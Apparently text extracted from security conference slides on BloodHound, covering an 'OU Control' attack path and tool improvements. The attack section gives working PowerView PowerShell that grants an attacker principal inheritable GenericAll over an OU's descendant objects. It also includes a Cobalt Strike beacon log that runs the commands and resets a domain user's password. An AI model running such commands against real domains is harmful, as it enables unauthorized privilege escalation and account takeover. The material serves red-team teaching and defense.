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
The other “MemberOf” edge


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
- › Most commonly associated with Golden Tickets
- › Golden Tickets abuse legitimate functionality in Active Directory
- › That legitimate functionality is actually used... legitimately!














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OU Control

Push evil ACEs to descendent objects

OU Control

- › Objects are organized into **O**rganizational **U**nits
- › ACEs set on OUs may inherit down to child objects
- › Control the OU, control its descendents



Attack Plan (easy mode)

We'll grant ourselves full control of all descendent objects

We will need:

- › The name of the principal we want to grant control to
- › The GUID of the OU we control



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Start typing to search for a node...

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Database Info

Node Info

Queries

Ou

WORKSTATION ADMINS@CONTOSO.LOCAL


GUID

d7d498c0-231a-4e0d-9ceb-1c5d1ea23807

Blocks Inheritance


Undefined

See OU Within Domain Tree




JBUI@CONTOSO.LOCAL

GenericAll




WORKSTATION ADMINS@CONTOSO.LOCAL

Contains




JPRAGER@CONTOSO.LOCAL



```
$Guids = Get-DomainGUIDMap
$AllObjectsPropertyGuid = `
    $Guids.GetEnumerator() | `
    Where-Object {$_.value -eq 'All'} | `
    Select -ExpandProperty name
```


Source: New-ADObjectAccessControlEntry by Lee Christensen



```
$ACE = New-ADObjectAccessControlEntry`  
-Verbose`  
-PrincipalIdentity JBUI`  
-Right GenericAll`  
-AccessControlType Allow`  
-InheritanceType All`  
-InheritedObjectType $AllObjectPropertyGuid
```




Source: New-ADObjectAccessControlEntry by Lee Christensen



```
$OU = Get-DomainOU -Raw `
    'd7d498c0-231a-4e0d-9ceb-1c5d1ea23807'
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule(`
    $ACE)
$dsEntry.PsBase.CommitChanges()
```




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```
$Guids = Get-DomainGUIDMap; $AllObjectsPropertyGuid =  
$Guids.GetEnumerator() | Where-Object {$_.value -eq 'All'} |  
Select -ExpandProperty name; $ACE =  
New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity  
JBUI -Right GenericAll -AccessControlType Allow  
-InheritanceType All -InheritedObjectType  
$AllObjectPropertyGuid; $OU = Get-DomainOU -Raw  
'd7d498c0-231a-4e0d-9ceb-1c5d1ea23807'; $DsEntry =  
$OU.GetDirectoryEntry(); $dsEntry.PsBase.Options.SecurityMasks  
= 'Dacl'; $dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE);  
$dsEntry.PsBase.CommitChanges()
```

Source: New-ADObjectAccessControlEntry by Lee Christensen



```

objectguid      : 0a113691-2a78-44ff-a526-03dc1309a705
whenchanged    : 2/7/2020 6:50:43 PM
name           : Workstation Admins
distinguishedname : OU=Workstation Admins,OU=OU-Control,DC=contoso,DC=local
usnchanged     : 19663
usncreated     : 19575
objectcategory  : CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=contoso,DC=local
dscorepropagationdata : {2/7/2020 6:50:43 PM, 2/7/2020 6:49:50 PM, 2/7/2020 6:45:09 PM, 2/7/2020 6:44:21 PM...}
  
```

```

<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04"><Obj S="progress" RefId="0"><TN RefId="
N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI>0</AI><Nil /><PI>-1</PI><PC>-1</PC><T>O
beacon> powershell $Guids = Get-DomainGUIDMap; $AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_value -eq 'All'}
-PrincipalIdentity 'JBUI' -Right GenericAll -AccessControlType Allow -InheritanceType All -InheritedObjectType $AllObje
$DsEntry = $OU.GetDirectoryEntry(); $dsEntry.PsBase.Options.SecurityMasks = 'Dacl'; $dsEntry.PsBase.ObjectSecurity.AddA
[*] Tasked beacon to run: $Guids = Get-DomainGUIDMap; $AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_value -eq
-PrincipalIdentity 'JBUI' -Right GenericAll -AccessControlType Allow -InheritanceType All -InheritedObjectType $AllObje
$DsEntry = $OU.GetDirectoryEntry(); $dsEntry.PsBase.Options.SecurityMasks = 'Dacl'; $dsEntry.PsBase.ObjectSecurity.AddA
[+] host called home, sent: 1729 bytes
[+] received output:
  
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search base: LDAP://DC=CONTOSO,DC=LOCAL</S><S S="verbose">[Get-DomainObject] Get-DomainObject filter string: (&amp;(|(|
beacon> shell net user jprager SpecterOps1 /domain
[*] Tasked beacon to run: net user jprager SpecterOps1 /domain
  
```

[WIN-2016-001] jbui/6076

beacon>



Quality of Life Improvements

Quality of Life Improvements

- › Less stress on Neo4j by avoiding expensive queries
- › Improved node data displays with collapsing
- › Warnings on large graph rendering
- › Improved dark mode support



Performance Improvements

Performance Improvements

- › Faster LDAP collect (~25-30% faster)
- › Better caching support to speed up resolution
- › Slower, but significantly more accurate computer data collection

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